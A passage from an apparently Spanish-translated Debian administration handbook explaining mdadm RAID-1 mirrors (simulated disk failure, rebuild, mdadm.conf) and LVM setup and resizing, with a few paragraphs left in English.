# mdadm --detail /dev/md1
/dev/md1:
           Version : 1.2
     Creation Time : Tue Jun 25 10:21:22 2019
        Raid Level : raid1
        Array Size : 4189184 (4.00 GiB 4.29 GB)
     Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
      Raid Devices : 2
     Total Devices : 2
       Persistence : Superblock is persistent

       Update Time : Tue Jun 25 10:22:03 2019
             State : clean, resyncing
    Active Devices : 2
   Working Devices : 2
    Failed Devices : 0
     Spare Devices : 0

Consistency Policy : resync

     Resync Status : 93% complete

              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 16

    Number   Major   Minor   RaidDevice State
       0       8       64        0      active sync   /dev/sdd2
       1       8       80        1      active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

SUGERENCIA

RAID, discos y particiones

Como muestra nuestro ejemplo, puede construir dispositivos RAID con particiones de discos, no necesita discos completos.

Son necesarios algunos comentarios. Primero, `mdadm` está al tanto que los elementos físicos tiene diferentes tamaños; se necesita confirmar ya que esto implicará que perderá espacio en el elemento más grande.

Lo que es más importante, revise el estado del espejo. El estado normal de un espejo RAID es que ambos discos tengan el mismo contenido. Sin embargo, nada garantiza que este sea el caso cuando se crea el volumen. Por lo tanto, el subsistema RAID dará esta garantía por su cuenta y, tan pronto como se crea el dispositivo RAID, habrá una fase de sincronización. Luego de un tiempo

(cuánto exactamente dependerá del tamaño de los discos...), el array RAID cambiará al estado «active» (activo) o «clean» (limpio). Sepa que durante esta fase de reconstrucción el espejo se encuentra en modo degradado y no se asegura redundancia. Si falla un disco durante esta ventana de riesgo podrá perder toda la información. Sin embargo, rara vez se almacenan grandes cantidades de datos críticos en un array RAID creado recientemente antes de su sincronización inicial. Sepa que aún en modo degradado puede utilizar `/dev/md1` y puede crear en él un sistema de archivos así como también copiar datos.

SUGERENCIA

Inicio de un espejo en modo degradado

A veces no se encuentran inmediatamente disponibles dos discos cuando uno desea iniciar un espejo RAID-1, por ejemplo porque uno de los discos que uno planea utilizar está siendo utilizado y contiene los datos que uno quiere almacenar en el array. En estas situaciones, es posible crear intencionalmente un array RAID-1 degradado si se utiliza `missing` en lugar del archivo del dispositivo como uno de los parámetros de `mdadm`. Una vez que copió los datos al «espejo», puede agregar el disco antiguo al array. Luego ocurrirá la fase de sincronización, proveyendo la redundancia que deseábamos en primer lugar.

SUGERENCIA

Configuración de un espejo sin sincronización

Usualmente creará volúmenes RAID-1 para ser utilizados como un disco nuevo, generalmente considerados en blanco. El contenido inicial del disco no es realmente relevante, ya que uno sólo necesita saber que se podrán acceder luego a los datos escritos luego que creamos el volumen, en particular: el sistema de archivos.

Por lo tanto, uno podría preguntarse el sentido de sincronizar ambos discos al momento de crearlo. ¿Porqué importa si el contenido es idéntico en las zonas del volúmen que sabemos sólo serán accedidas luego que escribamos en ellas?

Afortunadamente, puede evitar esta fase de sincronización con la opción `--assume-clean` de `mdadm`. Sin embargo, esta opción puede llevar a sorpresas en casos en el que se lean los datos iniciales (por ejemplo, si ya existe un sistema de archivos en los discos físicos), lo que explica porqué no es activada de forma predeterminada.

Veamos ahora qué sucede cuando falla uno de los elementos del array RAID-1. `mdadm`, su opción --fail en particular, permite simular tal fallo:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
       Update Time : Tue Jun 25 11:03:44 2019
             State : clean, degraded
    Active Devices : 1
   Working Devices : 1
    Failed Devices : 1
     Spare Devices : 0

Consistency Policy : resync
```

```
              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 20

    Number   Major   Minor   RaidDevice State
       -       0        0        0      removed
       1       8       80        1      active sync   /dev/sdd2

       0       8       64        -      faulty   /dev/sde
```

El contenido del volúmen continúa accesible (y, si está montado, las aplicaciones no lo notarán), pero ya no se asegura la seguridad de los datos: en caso que falle el disco `sdd`, perderá los datos. Deseamos evitar este riesgo, por lo que reemplazaremos el disco fallido con uno nuevo, `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
      Raid Devices : 2
     Total Devices : 3
       Persistence : Superblock is persistent

       Update Time : Tue Jun 25 11:09:42 2019
             State : clean, degraded, recovering
    Active Devices : 1
   Working Devices : 2
    Failed Devices : 1
     Spare Devices : 1

Consistency Policy : resync

    Rebuild Status : 27% complete

              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 26

    Number   Major   Minor   RaidDevice State
       2       8       96        0      spare rebuilding   /dev/sdf
       1       8       80        1      active sync   /dev/sdd2

       0       8       64        -      faulty   /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
       Update Time : Tue Jun 25 11:10:47 2019
```

```
            State : clean
    Active Devices : 2
   Working Devices : 2
    Failed Devices : 1
     Spare Devices : 0

Consistency Policy : resync

              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 39

    Number   Major   Minor   RaidDevice State
       2       8       96        0      active sync   /dev/sdd2
       1       8       80        1      active sync   /dev/sdf

       0       8       64        -      faulty   /dev/sde
```

Nuevamente, el núcleo automáticamente inicia una fase de reconstruciión durante la que el volúmen, aunque continúa disponible, se encuentra en modo degradado. Una vez finalizada la reconstrucción, el array RAID volverá a estado normal. Uno puede indicarle al sistema que eliminará el disco `sde` del array, para obtener un espejo RAID clásico en dos discos:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       2       8       96        0      active sync   /dev/sdd2
       1       8       80        1      active sync   /dev/sdf
```

De allí en adelante, puede quitar físicamente el dispositivo la próxima vez que se apague el servidor, o inclusive quitarlo en caliente si la configuración del hardware lo permite. Tales configuraciones incluyen algunos controladores SCSI, la mayoría de los discos SATA y discos externos USB o Firewire.

Respaldos de la configuración

La mayoría de los metadatos de los volúmenes RAID se almacenan directamente en los discos que componen dichos arrays, de esa forma el núcleo puede detectar el array y sus componentes y ensamblarlos automáticamente cuando inicia el sistema. Sin embargo, se recomienda respaldar esta configuración ya que esta detección no es infalible y, como no podía ser de otra forma, fallará precisamente en las circunstancias más sensibles. En nuestro ejemplo, si el fallo del disco `sde` hubiese sido real (en lugar de similada) y se hubiese reiniciado el sistema sin quitar el disco `sde`, éste podría ser utilizado nuevamente debido a haber sido probado durante el reinicio. El núcleo entonces tendría tres elementos físicos, cada uno de los cuales indica poseer la mitad del

mismo volumen RAID. Otra fuente de confusión es cuando se consolidan en un servidor volúmenes RAID de dos servidores. Si los arrays funcionaban normalmente antes de quitar los discos, el núcleo podrá detectarlos y reconstruir los pares correctamente; pero si los discos mudados se encontraban agrupados como `md1` en el antiguo servidor pero el nuevo servidor ya posee un grupo `md1`, se modificará el nombre de uno de los espejos.

Por lo tanto es importante respaldar la configuración, aunque sea tan sólo como referencia. La forma estándar de realizarlo es editar el archivo `/etc/mdadm/mdadm.conf`, a continuación un ejemplo del mismo:

Ejemplo 12.1 *Archivo de configuración de `mdadm`*

```
# mdadm.conf
#
# !NB! Run update-initramfs -u after updating this file.
# !NB! This will ensure that initramfs has an uptodate copy.
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:71c262d7:9af1fbc7
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:72194f7d:9050771c

# This configuration was auto-generated on Tue, 25 Jun 2019 07:54:35 -0400 by mkconf
```

Uno de los detalles más útiles es la opción DEVICE, que enumera los dispositivos en los que el sistema buscará componentes de un volumen RAID automáticamente cuando inicia. En nuestro ejemplo, reemplazamos el valor predeterminado, partitions containers, con una lista explícita de archivos de dispositivos, ya que para algunos volúmenes elegimos utilizar discos enteros y no sólo particiones.

Las dos últimas líneas en nuestro ejemplo son las que le permiten al núcleo seleccionar de forma segura qué número de volumen asignar a qué array. Los metadatos almacenados en los mismos discos son suficientes para reconstruir los volúmenes, pero no para determinar el número del mismo (y el nombre del dispositivo `/dev/md*` correspondiente).

Afortunadamente, puede generar estas líneas automáticamente:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:71c262d7:9af1fbc7
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:72194f7d:9050771c
```

El contenido de estas dos últimas líneas no depende de la lista de discos incluidos en el volumen. Por lo tanto, no es necesario regenerar estas líneas cuando reemplace un disco fallido con uno nuevo. Por el otro lado, debe asegurarse de actualizar el archivo cuando cree o elimine un array RAID.

12.1.2. LVM

LVM, el *gestor de volúmenes lógicos* («Logical Volume Manager»), es otra forma de abstraer volúmenes lógicos de su soporte físico, que se enfoca en ofrecer mayor flexibilidad en lugar de aumentar confiabilidad. LVM permite modificar un volumen lógico de forma transparente a las aplicaciones; por ejemplo, es posible agregar nuevos discos, migrar sus datos y eliminar discos antiguos sin desmontar el volumen.

Conceptos de LVM

Se consigue esta flexibilidad con un nivel de abstracción que incluye tres conceptos.

Primero, el PV (*volumen físico*: «Physical Volume») es la entidad más cercana al hardware: pueden ser particiones en un disco, un disco completo o inclusive cualquier dispositivo de bloque (también un array RAID, por ejemplo). Sepa que cuando configura un elemento físico como PV para LVM, sólo debe acceder al mismo a través de LVM, de lo contrario confundirá al sistema.

A number of PVs can be clustered in a VG (*Volume Group*), which can be compared to disks both virtual and extensible. VGs are abstract, and don't appear in a device file in the `/dev` hierarchy, so there is no risk of using them directly.

El tercer tipo de objeto es el LV (*volúmen lógico*: «Logical Volume»), que es una porción de un VG; si continuamos con la analogía de un VG-como-disco, un LV se compara a una partición. El LV será un dispositivo de bloque que tendrá un elemento en `/dev` y puede utilizarlo como lo haría con cualquier partición física (usualmente, almacenar un sistema de archivos o espacio de intercambio).

Lo importante es que la división de un VG en varios LVs es completamente independiente de sus componentes físicos (los PVs). Puede dividir un VG con un sólo componente físico (un disco por ejemplo) en una docena de volúmenes lógicos; similarmente, un VG puede utilizar varios discos físicos y aparecer como sólo un volúmen lógico grande. La única limitación es que, obviamente,

el tamaño total asignado a un LV no puede ser mayor que la capacidad total de los PVs en el grupo de volúmenes.

Generalmente tiene sentido, sin embargo, mantener el mismo tipo de homogeneidad entre los componentes físicos de un VG y dividir el VG en volúmenes lógicos que tendrán patrones de uso similares. Por ejemplo, si el hardware disponible incluye discos rápidos y discos lentos, podría agrupar los discos rápidos en un VG y los lentos en otro; puede asignar pedazos del primero a aplicaciones que necesiten acceso rápido a los datos y mantener el segundo para tareas menos exigentes.

En cualquier caso, recuerde que un LV no está asociado especialmente a ningún PV. Es posible influenciar dónde se almacenarán físicamente los datos de un LV, pero esta posibilidad no es necesaria para el uso diario. Por el contrario, cuando evolucionan los componentes físicos de un VG, puede migrar las ubicaciones físicas del almacenamiento que corresponden a un LV particuar (siempre manteniéndose dentro de los PVs asignados al VG por supuesto).

Configuración de LVM

Sigamos ahora, paso a paso, el proceso de configuración de LVM para un caso de uso típico: deseamos simplificar una situación compleja de almacenamiento. Situaciones como esta generalmente ocurren luego de una historia larga y complicada de medidas temporales que se acumulan. A modo ilustrativo utilizaremos un servidor en el que las necesidades de almacenamiento cambiaron con el tiempo, lo que culminó en un laberinto de particiones disponibles divididas en varios discos parcialmente utilizados. En términos más concretos, están disponibles las siguientes particiones:

- en el disco `sdb`, una partición `sdb2` de 4Gb;
- en el disco `sdc`, una partición `sdc3` de 3 GB;
- el disco `sdd`, de 4 GB, completamente disponible;
- en el disco `sdf`, una partición `sdf1` de 4 GB y una partición `sdf2` de 5GB.

Además, asumiremos que los discos `sdb` y `sdf` son más rápidos que los otros dos.

Nuestro objetivo es configurar tres volúmenes lógicos para tres aplicaciones diferentes: un servidor de archivos que necesita 5 GB como espacio de almacenamiento, una base de datos (1 GB) y un poco de espacio para respaldos (12 GB). Los primeros dos necesitan buen rendimiento, pero los respaldos son menos críticos en cuanto a velocidad de acceso. Todas estas limitaciones evitan que simplemente utilicemos particiones; utilizar LVM puede abstraer el tamaño físico de los dispositivos, por lo que el único límite es el espacio total disponible.

El paquete *lvm2* y sus dependencias contienen las herramientas necesarias. Después de instalarlos, configurar LVM son tres pasos que coinciden con los tres niveles de conceptos.

Primero, prepararemos los volúmenes físicos utilizando `pvcreate`:

```
# pvcreate /dev/sdb2
  Physical volume ”/dev/sdb2” successfully created.
```

```
# pvdisplay
  "/dev/sdb2" is a new physical volume of "4.00 GiB"
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4.00 GiB
  Allocatable           NO
  PE Size               0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               z4Clgk-T5a4-C27o-1P0E-lIAF-OeUM-e7EMwq

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Physical volume "/dev/sdc3" successfully created.
  Physical volume "/dev/sdd" successfully created.
  Physical volume "/dev/sdf1" successfully created.
  Physical volume "/dev/sdf2" successfully created.
# pvdisplay -C
  PV         VG Fmt  Attr PSize  PFree
  /dev/sdb2     lvm2 ---   4.00g  4.00g
  /dev/sdc3     lvm2 ---   3.00g  3.00g
  /dev/sdd      lvm2 ---   4.00g  4.00g
  /dev/sdf1     lvm2 ---   4.00g  4.00g
  /dev/sdf2     lvm2 ---  <5.00g <5.00g
```

Hasta ahora, todo va bien; sepa que puede configurar un PV en un disco completo así como también en particiones individuales del mismo. Como mostramos, el programa `pvdisplay` enumera los PVs existentes, con dos formatos de salida posibles.

Ahora agruparemos estos elementos físicos en VGs utilizando `vgcreate`. Reuniremos PVs de los discos rápidos en el VG `vg_critical`; el otro VG, `vg_normal` también incluirá los elementos más lentos.

```
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
  Volume group "vg_critical" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critical
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
```

```
  Act PV                2
  VG Size               7.99 GiB
  PE Size               4.00 MiB
  Total PE              2046
  Alloc PE / Size       0 / 0
  Free  PE / Size       2046 / 7.99 GiB
  VG UUID               wAbBjx-d82B-q7St-0KFf-z40h-w5Mh-uAXkNZ

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize   VFree
  vg_critical   2   0   0 wz--n-   7.99g   7.99g
  vg_normal     3   0   0 wz--n- <11.99g <11.99g
```

Aquí también los programas son bastante directos (y `vgdisplay` también propone dos formatos de salida). Sepa que es posible utilizar dos particiones del mismo disco físico en dos VGs diferentes. Además utilizamos el prefijo `vg_` para el nombre de nuestros VGs, pero es sólo una convención.

We now have two "virtual disks", sized about 8 GB and 12 GB respectively. Let's now carve them up into "virtual partitions" (LVs). This involves the `lvcreate` command, and a slightly more complex syntax:

```
# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
  Logical volume "lv_files" created.
# lvdisplay
  --- Logical volume ---
  LV Path                /dev/vg_critical/lv_files
  LV Name                lv_files
  VG Name                vg_critical
  LV UUID                W6XT08-iBBx-Nrw2-f8F2-r2y4-Ltds-UrKogV
  LV Write Access        read/write
  LV Creation host, time debian, 2019-11-30 22:45:46 -0500
  LV Status              available
  # open                 0
  LV Size                5.00 GiB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     auto
  - currently set to     256
  Block device           254:0

# lvcreate -n lv_base -L 1G vg_critical
  Logical volume "lv_base" created.
# lvcreate -n lv_backups -L 11.98G vg_normal
  Rounding up size to full physical extent 11.98 GiB
```

```
  Logical volume "lv_backups" created.
# lvdisplay -C
  LV         VG          Attr     LSize  Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥  Convert
  lv_base    vg_critical -wi-a---  1.00g
  lv_files   vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 11.98g
```

Necesita dos parámetros cuando cree volúmenes lógicos; debe proveerlos a `lvcreate` como opciones. Especificará el nombre del LV a crear con la opción -n y, usualmente, su tamaño con la opción -L. Por supuesto, también necesitaremos indicarle sobre qué VG trabajar, de allí el último parámetro en la ejecución.

YENDO MÁS ALLÁ

Opciones de `lvcreate`

El programa `lvcreate` tiene varias opciones que modifican la creación del LV.

Primero describamos la opción `-l`, con la que puede indicar el tamaño del LV como una cantidad de bloques (en lugar de las unidades «humanas» que utilizamos en el ejemplo). Estos bloques (PEs en términos de LVM, *extensiones físicas*: «physical extents») son unidades de espacio de almacenamiento contiguo en los PVs, y no pueden dividirse entre LVs. Cuando uno desea definir el espacio de almacenamiento para un LV con cierta precisión, por ejemplo para utilizar todo el espacio disponible, generalmente es preferible utilizar la opción `-l` en lugar de `-L`.

It is also possible to hint at the physical location of an LV, so that its extents are stored on a particular PV (while staying within the ones assigned to the VG, of course). Since we know that `sdb` is faster than `sdf`, we may want to store the `lv_base` there if we want to give an advantage to the database server compared to the file server. The command line becomes: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Note that this command can fail if the PV doesn't have enough free extents. In our example, we would probably have to create `lv_base` before `lv_files` to avoid this situation – or free up some space on `sdb2` with the `pvmove` command.

Una vez que creó los volúmenes lógicos, éstos serán archivos de dispositivos de bloque en `/dev/mapper/`:

```
# ls -l /dev/mapper
total 0
crw------- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root       7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

NOTE

Auto-detecting LVM volumes

Cuando inicia el equipo, el `lvm2-activation` systemd service unit ejecuta `vgchange -aay` para "activar" grupos de volúmenes: escanea los dispositivos disponibles; registra en el subsistema LVM a aquellos que fueron inicializados como

volúmenes físicos para LVM, agrupa aquellos que pertenecen a grupos de volúmenes e inicializa y hace disponibles los volúmenes lógicos relevantes. Por lo tanto, no es necesario editar archivos de configuración cuando crea o modifica volúmenes LVM.

Sepa, sin embargo, que se respalda la distribución de los elementos de LVM (volúmenes físicos y logícos y grupos de volúmenes) en `/etc/lvm/backup`, lo cual puede ser útil en caso de algún problema (o tan sólo para espiar tras bambalinas).

Para hacer las cosas más sencillas, se crean enlaces simbólicos convenientes en directorios que coinciden con los VGs:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

Puede utilizar LVs exactamente de la misma forma que particiones estándar:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 3140608 4k blocks and 786432 inodes
Filesystem UUID: b9e6ed2f-cb37-43e9-87d8-e77568446225
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   41M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base       ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files      ext4 defaults 0 2
/dev/vg_normal/lv_backups   /srv/backups    ext4 defaults 0 2
```

Desde el punto de vista de las aplicaciones, todas las pequeñas particiones se encuentran abstraídas en un gran volumen de 12 GB con un nombre más amigable.

LVM en el tiempo

Aún cuando es conveniente poder agrupar particiones o discos físicos, esta no es la principal ventaja que provee LVM. La flexibilidad que brinda es especialmente notable con el paso del tiempo cuando evolucionan las necesidades. En nuestro ejemplo, supongamos que debemos almacenar nuevos archivos grandes y que el LV dedicado al servidor de archivos es demasiado pequeño para contenerlos. Debido a que no utilizamos todo el espacio disponibleen `vg_critical`, podemos aumentar el tamaño de `lv_files`. Para ello, utilizaremos el programa `lvresize` y luego `resize2fs` para adaptar el sistema de archivos según corresponda:

```
# df -h /srv/files/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  4.9G  4.2G  485M  90% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥ Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 7.99g 1.99g
# lvresize -L 6G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
      ➥  6.00 GiB (1536 extents).
  Logical volume vg_critical/lv_files successfully resized.
# lvdisplay -C vg_critical/lv_files
  LV       VG          Attr       LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ➥ Convert
  lv_files vg_critical -wi-ao---- 6.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.44.5 (15-Dec-2018)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
    ➥ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1572864 (4k) blocks long.

# df -h /srv/files/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.9G  4.2G  1.5G  75% /srv/files
```

PRECAUCIÓN

Redimensión de sistemas de archivos

Not all filesystems can be resized online; resizing a volume can therefore require unmounting the filesystem first and remounting it afterwards. Of course, if one wants to shrink the space allocated to an LV, the filesystem must be shrunk first; the order is reversed when the resizing goes in the other direction: the logical volume must be grown before the filesystem on it. It is rather straightforward, since at no time must the filesystem size be larger than the block device where it resides (whether that device is a physical partition or a logical volume).

Los sistemas de archivos ext3, ext4 y xfs pueden agrandarse sin desmontarlos; deberá desmontarlos para reducirlos. El sistema de archivos reiserfs permite cambiar

el tamaño en cualquier dirección sin desmontarlo. El venerable ext2 no lo permite y siempre necesitará desmontarlo primero.

Podemos proceder de una forma similar para extender el volumen que almacena la base de datos, sólo que habremos alcanzado el límite de espacio disponible del VG:

```
# df -h /srv/base/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  976M  882M   28M  97% /srv/base
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critical   2   2   0 wz--n- 7.99g 1016.00m
```

Esto no importa ya que LVM permite agregar volúmenes físicos a grupos de volúmenes existentes. Por ejemplo, podríamos haber notado que la partición `sdb1`, que se encontraba fuera de LVM hasta ahora, sólo contenía archivos que podían ser movidos a `lv_backups`. Ahora podremos reciclarla e integrarla al grupo de volúmenes y reclamar así espacio disponible. Este es el propósito del programa `vgextend`. Por supuesto, debe prepara la partición como un volúmen físico antes. Una vez que extendió el VG, puede ejecutar órdenes similares a las anteriores para aumentar el volumen lógico y luego el sistema de archivos:

```
# pvcreate /dev/sdb1
  Physical volume ”/dev/sdb1” successfully created.
# vgextend vg_critical /dev/sdb1
  Volume group ”vg_critical” successfully extended
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical   3   2   0 wz--n- <9.99g <1.99g
# [...]
[...]
# df -h /srv/base/
Filesystem                        Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  2.0G  882M  994M  48% /srv/base
```

YENDO MÁS ALLÁ

LVM avanzado

LVM also caters for more advanced uses, where many details can be specified by hand. For instance, an administrator can tweak the size of the blocks that make up physical and logical volumes, as well as their physical layout. It is also possible to move blocks across PVs, for instance, to fine-tune performance or, in a more mundane way, to free a PV when one needs to extract the corresponding physical disk from the VG (whether to affect it to another VG or to remove it from LVM altogether). The manual pages describing the commands are generally clear and detailed. A good entry point is the `lvm(8)` manual page.

12.1.3. ¿RAID o LVM?

Tanto RAID como LVM proveen ventajas indiscutibles tan pronto como uno deja el caso simple de un equipo de escritorio con sólo un disco duro en el que los patrones de uso no cambian con el tiempo. Sin embargo, RAID y LVM toman direcciones diferentes, con objetivos distintos y es legítimo preguntarse cuál utilizar. La respuestas más apropiada, por supuesto, dependerá de los requerimientos actuales y previstos.

Hay unos pocos casos simples en los que no surge esta pregunta. Si los requisitos son proteger los datos contra fallos de hardware, obviamente entonces configurará RAID en un array de discos redundantes ya que LVM no soluciona este problema realmente. Si, por el otro lado, necesita un esquema de almacenamiento flexible en el que los volúmenes sean independientes de la distribución física de los discos, RAID no es de mucha ayuda y LVM es la elección natural.

NOTA

Si el rendimiento importa...

Si la velocidad de entrada/salida es esencial, especialmente en cuanto a tiempos de acceso, utilizar LVM y/o RAID es una de las numerosas combinaciones que tendrán impacto en el rendimiento y esto influenciará las decisiones sobre cuál elegir. Sin embargo, estas diferencias de rendimiento son realmente mínimas y sólo podrán ser medidas en unos pocos casos de uso. Si importa el rendimiento, la mejor ganancia que puede obtener sería utilizar medios de almacenamiento no rotativos (*discos de estado sólido* o SSDs, «Solid State Drives»); su costo por megabyte es más alto que otros discos duros estándar y su capacidad generalmente es menor, pero proveen un rendimiento excelente para accesos aleatorios. Si el patrón de uso incluye muchas operaciones de entrada/salida distribuídas en todo el sistema de archivos, por ejemplos en bases de datos donde se ejecutan frecuentemente consultas complejas, la ventaja de ejecutarlas en un SSD sobrepasan grandemente cualquier ganancia de elegir LVM sobre RAID o su inversa. En estas situaciones debe realizar su selección según consideraciones diferentes a sólo la velocidad ya que puede controlar este aspecto más fácilmente utilizando SSDs.

El tercer caso notable de uso es uno en el que uno sólo desea agrupar dos discos en un solo volumen, ya sea por razones de rendimiento o para tener sólo un sistema de archivos más grande que cualquiera de los discos disponibles. Puede solucionar este caso tanto con RAID-0 (o inclusive RAID lineal) como con un volumen LVM. Cuando se encuentre con esta situación, y sin limitaciones adicionales (por ejemplo, ser consistente con el resto de los equipos si sólo utilizan RAID), generalmente elegirá utilizar LVM. La configuración inicial es ligeramente más compleja y es compensada por la flexibilidad adicional que provee LVM si cambian los requisitos o necesita agregar nuevos discos.

Luego por supuesto, está el caso de uso realmente interesante, en el que el sistema de almacenamiento debe ser resistente a fallos de hardware y también flexible en cuanto a la asignación de volúmenes. Ni RAID ni LVM pueden solucionar ambos requisitos por sí mismos; no importa, esta es la situación en la que utilizaremos ambos al mismo tiempo — o más bien, uno sobre el otro. El esquema más utilizado, casi un estándar desde que RAID y LVM son suficientemente maduros, es asegurar redundancia en los datos primero agrupando discos en una cantidad menor de arrays RAID grandes y luego utilizar estos arrays RAID como volúmenes físicos LVM; conseguirá las particiones lógicas para los sistemas de archivo a partir de estos LVs. El punto fuerte de esta

configuración es que, cuando falla un disco, sólo necesitará reconstruir una pequeña cantidad de arrays RAID, de esa forma limitando el tiempo que utiliza el administrador en recuperarlo.

Veamos un caso concreto: el departamento de relaciones públicas en Falcot Corp necesita una estación de trabajo para edición de video, pero el presupuesto del mismo no permite invertir en hardware de gama alta desde el principio. Se decide entonces utilizar el presupuesto en hardware específico a la naturaleza gráfica del trabajo (pantalla y tarjeta de video) y utilizar hardware genérico para el almacenamiento. Sin embargo, como es públicamente conocido, el video digital tiene ciertas necesidades particulares para su almacenamiento: una gran cantidad de datos que guardar y es importante la tasa de rendimiento para leer y escribir estos datos es importante para el rendimiento general del sistema (más que el tiempo típico de acceso, por ejemplo). Necesita cumplir estos requisitos con hardware genérico, en este caso dos discos duros SATA de 300 Gb; también debe hacer que los datos de sistema, y algunos datos de usuarios, puedan resistir fallos en el hardware. Los videos editados deben estar seguros, pero los videos que todavía no fueron editados son menos críticos ya que todavía se encuentran en cinta.

Satisfacemos estas limitaciones combinando RAID-1 y LVM. Conectamos los discos a dos controladoras SATA diferentes para optimizar el acceso en paralelo y reducir el riesgo de fallos simultáneos, por lo que aparecerán como `sda` y `sdc`. Los particionamos de forma idéntica según el siguiente esquema:

```
# fdisk -l /dev/sda

Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f

Device    Boot     Start       End   Sectors Size Id Type
/dev/sda1 *         2048   1992060   1990012 1.0G fd Linux raid autodetect
/dev/sda2        1992061   3984120   1992059 1.0G 82 Linux swap / Solaris
/dev/sda3        4000185 586099395 582099210 298G 5  Extended
